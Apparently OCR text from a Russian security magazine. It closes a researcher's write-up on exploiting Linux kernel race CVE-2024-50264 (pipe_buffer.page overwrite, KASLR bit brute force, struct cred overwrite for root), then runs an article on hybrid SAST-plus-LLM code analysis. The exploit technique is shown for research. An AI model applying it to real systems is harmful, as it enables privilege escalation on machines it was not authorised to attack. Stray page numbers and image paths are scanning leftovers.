



Рисунок 11. Итоговый способ выполнения UAF для AARW

При экспериментах с массивом объектов pipe_buffer очень помог мой тестовый полигон kernel-hack-drill. Без него было бы чрезвычайно трудно разработать и отладить эксплойт-примитив с перезаписью pipe_buffer.page для состояния гонки CVE-2024-50264.

# AARW И ПОСЛЕДНЯЯ МЕСТЬ KASLR

В объекте pipe_buffer поле page содержит адрес экземпляра struct page внутри виртуальной карты памяти (vmemmap). Vmemmap — это массив данных структур, который позволяет ядру эффективно адресовать физическую память системы. Подробности можно найти [34] в Documentation/arch/x86/x86_64/mm.rst:

```
____________________________________________________________|___________________________________________________________
ffff800000000000 |   -128  TB  |   ffff87ffffffffff |    8  TB  |  ... guard hole, also reserved for hypervisor
ffff880000000000 |   -120  TB  |   ffff887fffffffff |  0.5  TB  | LDT remap for PTI
ffff888000000000 | -119.5  TB  |   ffffc87fffffffff |   64  TB  | direct mapping of all physical memory (page_offset_base)
ffffc88000000000 |  -55.5  TB  |   ffffc8ffffffffff |  0.5  TB  | .. unused hole
ffffc90000000000 |    -55  TB  |   ffffe8ffffffffff |   32  TB  | vmalloc/ioremap space (vmalloc_base)
ffffe90000000000 |    -23  TB  |   ffffe9ffffffffff |    1  TB  | ... unused hole
ffffea0000000000 |    -22  TB  |   ffffeaffffffffff |    1  TB  | virtual memory map (vmemmap_base)
ffffeb0000000000 |    -21  TB  |   ffffebffffffffff |    1  TB  | ... unused hole
ffffec0000000000 |    -20  TB  |   fffffbffffffffff |   16  TB  | KASAN shadow memory
_________________|_____________|____________________|___________|___________________________________________________
```

Следовательно, когда мне удалось выполнить UAF-запись контролируемых данных в указатель pipe_buffer.page, я получил возможность через канал читать и писать ядерную память по произвольному адресу (Arbitrary Address Reading and Writing, AARW). Однако я не мог многократно менять целевой адрес для AARW (см. **ограничение № 5**), поэтому цель внутри vmemmap пришлось выбирать очень тщательно.

Первой мыслью было перезаписать часть кода ядра. Но при включенном KASLR я не знал физический адрес сегмента _text и, соответственно, не мог определить его позицию внутри vmemmap.

Поэтому я решил применить AARW через канал против struct cred в динамической памяти ядра (куче). Ранее я уже добыл виртуальный адрес cred через чтение за границами буфера в msg_msg. Этот виртуальный адрес имел вид 0xffff888003b7ad00, из чего я понял, что он принадлежит прямому отображению физической памяти (direct mapping). Дальше я рассчитал смещение соответствующей struct page в vmemmap по формуле:

```
#define STRUCT_PAGE_SZ 64lu
#define PAGE_ADDR_OFFSET(addr) (((addr & 0x3fffffflu) >> 12) * STRUCT_PAGE_SZ)
uaf_val = PAGE_ADDR_OFFSET(cred_addr);
```

Идея проста:

- Вычисление addr & 0x3ffffffflu дает смещение объекта struct cred относительно начала прямого отображения памяти (page_offset_base).
- Сдвиг полученного результата вправо на 12 бит дает номер страницы памяти, где лежит struct cred.
- Наконец, умножение номера страницы на 64 (это размер struct page) дает смещение соответствующего экземпляра struct page в vmemmap.

Эту формулу нужно скорректировать, если в системе более 4 ГиБ оперативной памяти. В таком случае ZONE_NORMAL, где ядро аллоцирует свои объекты, обычно начинается с адреса 0x100000000. Следовательно, чтобы получить смещение нужного экземпляра struct page, просто прибавляем (0x100000000 >> 12) * STRUCT_PAGE_SZ.

Отлично! Эта формула не зависит от KASLR для физических адресов. Значит, по ней можно точно посчитать младшие четыре байта адреса struct cred в vmemmap, чтобы направить туда AARW через канал. Почему мне нужны были только четыре младших байта pipe_buffer.page?

- Моя UAF-запись в peer_buf_alloc меняла только первую половину указателя pipe_buffer.page (это называется partial overwriting, см. схему выше).
- В x86_64 используется порядок байтов little-endian, поэтому первая половина указателя содержит четыре младших байта адреса.

Но когда я попробовал этот подход, механизм KASLR нанес последний удар: он рандомизировал адрес vmemmap_base, и в четырех младших байтах указателей на struct page оказались **два случайных бита**. Ох, засада!

Тем не менее я решил сделать перебор этих двух битов (то есть 4 вариантов), ведь у меня была возможность выполнить около пяти UAF-записей до того, как kworker словит null-ptr-deref по истечении 8 секунд (VSOCK_CLOSE_TIMEOUT).

Я обнаружил, что «прощупывание» различных значений pipe_buffer.page из пользовательского пространства отлично работает:

- В случае неудачи чтение из канала просто возвращает Bad address.
- В случае успеха чтение из канала выдает содержимое struct cred.

То что надо! Наконец-то я смог определить корректный целевой адрес для AARW, записать в канал и тем самым перезаписать поля euid и egid в struct cred нулями, чтобы получить права root. Представляю вам демонстрацию [35] прототипа эксплойта для CVE-2024-50264.


## ЗАКЛЮЧЕНИЕ

Как и для ученых, одновременно совершивших открытие, bug collision для исследователей безопасности — это болезненная ситуация. Но все же бывает радостно, если доделать исследование несмотря ни на что. Процитирую моего хорошего друга:


Работа с этим сложным состоянием гонки при множестве ограничений помогла мне изобрести новые приемы эксплуатации уязвимостей и прокачать мой проект kernel-hack-drill [1] — тестовую среду для исследователей безопасности ядра Linux. Присоединяйтесь, пробуйте и предлагайте улучшения!

Спасибо за внимание.


18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35




**Владимир Кочетков**

Руководитель отдела экспертизы безопасности приложений, Positive Technologies

**О чем материал**

Рассказываем, как перестать выбирать и ~~начать жить~~ подружить SAST и LLM

Классический SAST уже не вытягивает современную сложность кодовых баз (будем честны: никогда не вытягивал). LLM'ки же все еще слишком забывчивы и склонны к галлюцинациям, чтобы вот так взять и всецело доверить им вопросы безопасности проектов. Но если дополнить формальный SAST гибкой ИИ-прослойкой, получается вполне рабочий тандем. SAST дает строгие правила и точную локализацию, ИИ — широкий охват, понимание бизнес-логики, фильтрацию шума и автофиксы.

Давайте разбираться, что говорят об этом подходе академические исследования, при чем здесь графовые представления кода и эмбеддинги, кто уже продает SAST + LLM как продукт и к чему все идет в перспективе ближайших лет.

## БИТВА НЕСОВЕРШЕННЫХ

Начнем с банального, но честного наблюдения:

- Формальный SAST (PT AI, SonarQube, CodeQL, Semgrep и др.) хорошо ловит **типовые, формализуемые баги** по четким правилам, но быстро упирается в новые фреймворки, кастомные библиотеки или хитрые бизнес-правила. И все — привет, false negative...

- ML/LLM могут читать код как текст, понимать контекст и ловить **нетривиальные шаблоны**, но при этом страдают от галлюцинаций и нестабильности. Встретилось слово «eval» — и модель уже в панике, даже если туда никогда не попадет пользовательский ввод.

То есть SAST дает высокий precision и приличную локализацию, но низкий recall — много уязвимостей проходит мимо. У LLM/ML высокий recall (ловят все, что движется, а что не движется — двигают и ловят), но полно лишнего шума, не всегда понятные объяснения и «некоторые» сложности с контекстным окном на нетривиальных трассах выполнения.

Так что же выбрать... Вместо того, чтобы спорить, лучше использовать и SAST, и LLM/ML, но в разных ролях. Пусть SAST остается железобетонным, формальным драйвером, а LLM — хоть и не очень надежными, зато умными и адаптивными помощниками? Или все-таки наоборот?

Бенчмарки [1] показывают, что при обнаружении уязвимостей LLM (уровня GPT-4.1, Mistral Large, DeepSeek V3) показывают F1 ≈ 0,75–0,80, а у классических SAST-инструментов (вроде SonarQube и CodeQL) F1 ≈ 0,26–0,55, но заметно меньше ложных срабатываний.

# КЛАССИЧЕСКИЙ SAST И ЕГО БОЛЕЗНИ

Формальные SAST-инструменты, какими бы сложными они ни казались, работают примерно по одному сценарию:

- парсят код в AST либо в байт-код, преобразуют его в CFG, графы потоков данных и прочие модели приложения;
- гоняют по всему этому заранее заданные экспертные правила, паттерны и спецификации источников/приемников (source/sink в терминах тейнт-анализа);
- выдают детерминированный список находок, где каждая уязвимость привязана к конкретным местам в коде.

«Все красиво на бумаге...»: мало ложных срабатываний, понятные отчеты, легко встроить в CI/CD. Но в реальности выясняется несколько нюансов. Детали ищите здесь [2], а пока перечислю вкратце:

1. **Ограниченность правилами.** Если вы не описали, что `requests.get().text` — это пользовательский ввод, SAST посмотрит на эту конструкцию со слоновьим спокойствием. Информация о том, что речь идет о потенциально опасных параметрах HTTP-запроса, сама в правилах не напишется.
2. **False negatives.** Любая новая библиотека, фреймворк (привет фронтендерам!) или нестандартный паттерн — и формальный анализ ничего не увидит, пока вы не напишете руками еще одну пачку правил. Исследования говорят [3], что это типичная и самая распространенная причина пропусков.
3. **Path explosion и false positives.** В попытке упростить модель приложения (чтобы результаты анализа не пришлось разбирать нашим внукам из-за экспоненциального роста исследуемых путей выполнения) анализатор часто считает, что «по какому-то пути это все-таки может случиться». Поэтому вполне безопасные кейсы помечаются как потенциально уязвимые. Результат — большой объем шумных находок для последующего триажа.
4. **Отсутствие спецификации бизнес-логики и модели угроз.** Одно дело — определить SQL-инъекцию, а совсем другое — заметить, что в логике авторизации можно перескочить через check. Здесь формальные паттерны быстро заканчиваются, и это неудивительно: анализатору неоткуда взять эталонные (еще и формальные) спецификации бизнес-логики или модели угроз, относительно которых необходимо проверять код.

# ML И LLM: СИЛЬНЫЕ И СЛАБЫЕ СТОРОНЫ

LLM и классические ML-подходы к анализу кода рассматривают исходники как богатый структурированный текст. Можно строить эмбеддинги, обучать модели на парах «код/уязвимость» или искать нетривиальные паттерны.

**Плюсы:**

- **Высокий recall.** На бенчмарках LLM (ChatGPT, Mistral Large, DeepSeek V3) уверенно обходят классический SAST по F1 и особенно полноте. Они видят значительно больше [4] потенциальных уязвимостей, чем правилоориентированные анализаторы.
- **Контекст и бизнес-логика.** LLM не ограничены синтаксисом. Если показать им спеки архитектуры, комментарии или документацию, модели смогут рассуждать, к примеру, о логических уязвимостях (проблемах доступа, нарушениях автоматных состояний, условиях гонок и т. п.).
- **Некорректный код и неизвестные языки.** LLM вообще без разницы, на каком языке написан анализируемый код, дописан ли он «до точки» и собирается ли без ошибок (привет авторам чудесных ГОСТов, застрявшим в 1980-х). С точки зрения модели код — это просто текст. Если его можно прочитать, значит, с ним можно работать.
- **Человекочитаемые отчеты.** В отличие от SAST, который выдает «rule CWE-89 triggered at line 42» с типовыми рекомендациями, LLM способны выдавать: «Здесь возможна SQL-инъекция, потому что эта строка формируется конкатенацией пользовательского ввода без параметризации вот здесь, что можно исправить так».

**Минусы (увы, тоже системные):**

- **Галлюцинации.** Модель может увидеть уязвимость там, где ее нет, или неправильно локализовать проблему. Показательный пример: eval от собираемой из частей константы, который корректный SAST легко определит как безопасный, заставит LLM тревожиться. Разбор подобных кейсов ищите здесь [5].
- **Нечеткие гарантии.** Нельзя формально доказать, что модель не «забудет» класс уязвимости или не начнет массово ошибаться на новых паттернах. Более того, воспроизводимость результатов от анализа к анализу на одной и той же кодовой базе еще нужно заслужить.
- **Чувствительность.** Чуть изменили промпт, саму модель или ее параметры — получите другой результат. Для аппсеков это диагноз, а не фича :)

Тем не менее именно из этой асимметрии и рождается идея гибридного решения: **SAST обеспечивает строгость, а LLM — обобщающее понимание**. А прийти к этому гибриду можно двумя способами...

# ЗАТЫКАЕМ НЕДОСТАТКИ SAST С ПОМОЩЬЮ ИИ

Идея усилить существующий SAST-продукт ИИ-фичами очевидна. Это делает ее весьма привлекательной для вендоров, в портфеле которых есть классические SAST-решения...

ИИ вполне можно делегировать:

› **Триаж результатов, полученных формальными средствами.** Телодвижения по интеграции потребуются минимальные, особенно в случае работы в CI/CD-пайплайне под чутким наздором ASOC. Отдельно можно рассмотреть вариант с триаж-копайлотом.

› **Генерацию эксплойтов, рекомендаций по устранению и патчей.** При правильном подходе к формированию контекста это может дать ошеломляющие результаты. Удивительный, хотя и закономерный факт: LLM'ки устраняют уязвимости гораздо лучше, чем находят.

› **Генерацию экспертизы.** Сформировать набор правил для нового фреймворка или под специфику конкретного проекта — вполне посильная задача для современных LLM. Сюда же можно отнести и копайлоты для написания правил.

› **Автоопределение сущностей экспертизы.** В отличие от формальных методов, распознающих точки входа/выхода данных и критичные точки выполнения, LLM способны определять их исходя из названия код-символов и окружающего контекста выполнения.

› **Поиск в коде фрагментов, схожих с уже известными уязвимостями.** Векторные представления будто для этого и были созданы — тут даже LLM не особо нужны.

› **Семантическая разметка кода.** «Вот здесь у нас представление, тут — управление доступом, а это бизнес-логика». Такая разметка поможет формальным методам оптимизировать процесс сканирования и получать более точные результаты.

Список можно было бы продолжать, если бы не одно но... Большинство перечисленных минусов вполне можно закрыть, если подойти к задаче с другой стороны — использовать в роли драйвера анализа ИИ, а не формальные методы.

## ЗАТЫКАЕМ НЕДОСТАТКИ ИИ С ПОМОЩЬЮ SAST

Очевидно, в этом случае роль формальных методов сводится к тому, чтобы обеспечить ИИ как можно более точным контекстом, но при этом минимальным/необходимым/достаточным. Чтобы SAST и LLM начали разговаривать на одном языке, можно посмотреть в сторону структурированных моделей приложения.

Здесь в игру вступают AST, CFG, PDG/DFG и CPG, построение которых — родная задача для формальных подходов (и они более-менее успешно с ней справляются):

- AST (Abstract Syntax Tree) и CST (Concrete Syntax Tree) — базовое синтаксическое дерево, которое строится практически в любом анализаторе. CodeQL, к примеру, опирается на AST-узлы для запросов по коду.
- CFG (Control Flow Graph) — граф управления потоком, описывающий возможные переходы между инструкциями. Нужен для понимания порядка выполнения.
- DFG/PDG (Data/Program Dependence Graph) — графы зависимостей данных и контроля, показывающие, откуда берется значение переменной и что на что влияет.





Над всем этим находится CPG (Code Property Graph) — суперграф, объединяющий AST, CFG, DFG/PDG и другие представления в единую формальную структуру [6]. В части ИИ он становится удобным объектом для графовых нейросетей (GNN): они умеют распространять информацию по ребрам и учитывать как локальные, так и глобальные зависимости. Исследования говорят [7], что графовые представления кода — естественная среда для таких моделей.

Дальше можно подумать о векторизации — преобразовании кода в родное для LLM числовое представление (эмбеддинг), которое сохраняет его синтаксическую структуру и семантическое поведение для последующей обработки. Ряд моделей при этом рассматривают код не как plain-text, а именно в виде того или иного графа. Как раз то, что нам нужно, чтобы связать воедино формальные и ИИ-подходы!

| Модель | Используемые репрезентации | Тип |
|---|---|---|
| **code2vec / code2seq** | AST paths | Path-Attention over AST |
| **GraphCodeBERT** | DFG | Transformer + GNN ideas |
| **CuBERT** | CFG features | Transformer |
| **Devign / CodeGNN** | AST + CFG + DFG | GNN |
| **CodeT5+** | AST tokens | Transformer |

По сути, эмбеддинги кода — это строительные блоки [8] для ИИ над программами: на них можно строить классификаторы уязвимостей, ретриверы для RAG, подсказчики фиксов и т. п.



## RAG ДЛЯ КОДА: КАК SAST ПОМОГАЕТ LLM НЕ ОТОРВАТЬСЯ ОТ РЕАЛЬНОСТИ

Когда кода много (репозитории на десятки тысяч файлов), LLM'ке нельзя просто скормить все — подавится. Едва ли в ближайшее время стоит ожидать столь драматического увеличения пределов контекстного окна, что его хватит для проглатывания «в одно жало» даже средних по объему проектов. Скромно промолчим и о стоимости анализа, использующего подобный подход...

Чтобы закрыть эту проблему, нужна инфраструктура по отбору релевантных задаче фрагментов кода. Здесь на сцену снова выходит статика, но уже в роли службы доставки информации для LLM.

Типичный RAG-пайплайн для кода:

1. **Парсинг и разбиение (chunking).** Код парсят в AST/CST и режут на логические фрагменты: функции, классы, связанные блоки.
2. **Статический анализ для сохранения контекста.** Чтобы не получить обрезанные по смыслу фрагменты, можно использовать формальный анализ графа. Это поможет определить, какие узлы должны быть рядом, и при необходимости «склеить» поддеревья обратно.

3. **Эмбеддинг.** Каждый фрагмент кода прогоняется через модель (code2vec, GraphCodeBERT или другую кодовую LLM) для получения векторного представления.
4. **Индексирование в векторной БД.** Вектор + исходный код + краткое описание на естественном языке складываются в векторное хранилище (pgvector, Qdrant, Weaviate и т. п.).
5. **Инференс.** Когда LLM нужно ответить на вопрос или проверить уязвимость, она сначала берет в текущий контекст ближайшие фрагменты кода из векторного индекса, а уже потом начинает рассуждать.

Что характерно: без статического анализа (AST/CPG, аккуратный chunking) LLM будет видеть либо слишком мало контекста, либо слишком много постороннего мусора. Основанный на статике RAG-слой делает гибрид почти обязательным: SAST отвечает за структуру и связность, LLM — за понимание.

## АЛЬТЕРНАТИВНЫЙ ПОДХОД: НИКУДА БЕЗ АГЕНТОВ

У любого более-менее реального приложения большой CPG. Нет, не так... Он БОЛЬШОЙ. К примеру, полный CPG, построенный с помощью Joern для линуксового ядра, потребует около 80 ГБ только для хранения. А ведь его еще надо обработать...

Конечно, можно (и нужно) сложить это все в кластер Neo4j или другой аналогичной графовой базы, навернуть сверху GraphRAG [9], научить LLM делать туда запросы и свести задачу к предыдущей. Но что, если пойти другим путем?

Давайте вспомним, как работают с кодом копайлоты и кодинг-агенты. Помимо grep, они могут использовать в качестве неизменного тула:

- Индексированную базу исходников. Тот самый RAG, но «быстрый», по текстовому представлению кода и построенный с помощью специализированной модели (jina-embeddings-v2-base-code или аналогичной).
- Markdown-спецификации, предварительно сгенерированные LLM по коду и описывающие его стек, архитектуру, допущения, бизнес-логику и т. п.
- Доступ к средствам навигации по коду. Как правило, с помощью эндпоинтов LSP (language service provider) установленного в IDE языка. А иногда — через сторонние MCP-серверы (например, Bifrost).

Индекс и спецификации дают возможность на глаз определять скоуп кодовой базы, подходящий для решения текущей задачи, а навигация по коду позволяет выстроить из этого необходимый/достаточный контекст.

Так зачем заморачиваться с построением больших и сложных графов, если можно дать LLM возможность самостоятельно ходить по коду плюс-минус в соответствии с их структурой? Конечно, о полноценных CFG/DFG/PDG речи не идет, но для детектирования большинства классов уязвимостей будет вполне достаточно возможностей LSP (find_usages, go_to_definition, find_implementations, get_call/type_hierarchy и т. п.). А с потоками данных внутри функции современные модели уже сейчас справляются на отлично. Согласитесь, выглядит как не менее рабочий и вполне перспективный вариант (еще и оптимальный с точки зрения ресурсных/временных затрат).

Так или иначе, мы приходим к подходу, при котором формальные средства выступают в роли вспомогательных инструментов и играют роль хранителей контекста, а также ограничителей широты полета мысли ИИ. При этом сам ИИ раскрывает свой потенциал там, где формальные средства оказываются бессильны. Сейчас такие гибридные подходы модно называть нейросимвольными.

## НАУЧНЫЕ ИССЛЕДОВАНИЯ

Теперь к экспериментам, где гибридизации обоих родов реализованы не на слайдах, а в коде.

***IRIS: LLM, которая пишет правила для SAST***

Это классическая нейросимвольная система, которая использует LLM, чтобы генерировать спецификации источников/приемников для CodeQL (откуда берутся и куда «вытекают» данные), а также фильтровать ложные срабатывания, используя хитро построенный контекст.

На реальном репозитории IRIS нашел [10] 55 подтвержденных уязвимостей против 27 у «чистого» CodeQL, включая 4 новые баги, ранее не описанные. При этом доля ложных сработок у LLM оказалась [11] почти на 5 процентных пунктов ниже, чем у голого CodeQL.

***SAST-Genius: LLM как интеллектуальный триаж Semgrep***

SAST-Genius — это гибрид Semgrep + тонко настроенная LLM. Архитектура проста и линейна: Semgrep гонит свои правила и выдает длинный список findings, а LLM анализирует каждую находку с учетом ее контекста и дает пояснения/рекомендации. В результате [12] количество ложных срабатываний падает примерно на 91% (с 225 до 20), а точность подскакивает до ~89,5% против 35,7% у «голого» Semgrep и 65,5% у GPT-4, работающего без SAST-подложки.

***MoCQ: LLM, которая генерирует запросы для SAST***

MoCQ автоматически генерирует и уточняет запросы к статическим анализаторам (например, CodeQL) вместо того, чтобы ждать экспертов... В результате [13] LLM'ка достигает точности, сопоставимой с ручными экспертными правилами. Проще говоря, это уже не «LLM вместо SAST», а «LLM как усилитель SAST-правил».

***LSAST и ZeroPath: LLM + поиск уязвимостей и бизнес-логики***

В работе LSAST [14] эксперты предлагают использовать локальную LLM вместе с системой поиска уязвимостей, чтобы лучше обнаруживать скрытые проблемы и заодно решить вопрос приватности (код не уходит в облако). ZeroPath [15], в свою очередь, демонстрирует в проде, как AI-native SAST с ML/LLM строит модель приложения, учитывающую потоки данных плюс бизнес-логику, и концентрируется на реальных уязвимостях. Есть кейсы [16], где «тысячи критических находок» после ИИ-триажа превращаются в несколько десятков реальных проблем.

## ИНДУСТРИЯ: КАК ПРОДАЮТ И ВНЕДРЯЮТ ГИБРИДНЫЕ РЕШЕНИЯ

На уровне продуктов картина следующая: одни делают «AI-native SAST» (полностью основанный на LLM/ML), другие — «AI-assisted» (классический анализатор + ИИ-слой triage/фиксов), а третьи — «AI-driven» (как правило, мультиагентные системы, использующие элементы SAST в качестве инструментов). Приведу несколько примеров.

**AI-native:**

- ZeroPath.
- Endor Labs [17].
- Arnica [18] (Arnie AI).

**AI-assisted:**

- Corgea [19].
- Qwiet.ai [20].
- Производители классических SAST-продуктов (Checkmarx [21], GitHub, Snyk [22], Veracode, Mend и др.) тоже активно обвешиваются ML/LLM-модулями.

**AI-driven:**


- Aardvark от OpenAI [23].

Также на рынке выделяются Guardrails, DeepSource, Raxis и другие производители, понемногу добавляющие ИИ-модули поверх классической статики. Тренд очевиден: SAST, который не умеет работать с ИИ, к 2026 г. будет выглядеть как SVN в мире Git.

# ТРЕНДЫ: КУДА ВСЕ ЭТО КАТИТСЯ?

Если заглянуть чуть вперед, картина складывается следующая:

1. **AI-native vs AI-assisted/-driven.** Полностью LLM'ные движки будут конкурировать с гибридами, но в корпоративном мире у последних явное преимущество: по ним проще давать гарантии и объяснения.
2. **Мультимодальные и мультиагентные анализаторы.** Подход Endor Labs, где несколько ИИ-агентов смотрят на код с разных сторон, станет нормой. Один отвечает за синтаксис, другой — за потоки данных, третий — за бизнес-логику, четвертый — за зависимости и конфиги и т. п.
3. **Анализ на уровне IDE/PR.** Инструменты вроде Arnica и Guardrails уже предлагают возможности анализа прямо при наборе кода и в PR, а также накладывают политики безопасности на лету. При массовом использовании генеративного кода другого выхода, кроме раннего и непрерывного контроля, просто нет [24]: принцип shift-left никто не отменял.
4. **Фокус на новых классах уязвимостей и снижении шума.** Традиционный SAST страдал от 50–95% ложных срабатываний и пропускал логические ошибки. Теперь приоритеты изменились: минимизировать шум, научиться ловить бизнес-логические дыры, мобильные и фронтенд-специфические уязвимости, а также уязвимости самих ИИ-компонентов (prompt injection, утечки токенов и т. п.).
5. **Стандартизация и бенчмарки.** Появление открытых датасетов и методик сравнения означает, что при выборе SAST-решений рынок будет все больше опираться на публичные метрики, а не на маркетинг.
6. **Приватность и локальные модели.** Опыт LSAST показывает, что многие опасаются отправлять код в сторонние LLM, поэтому локальные модели и гибриды с «hostable» или «SMOL-like» LLM'ками будут востребованы.



# ВЫВОДЫ

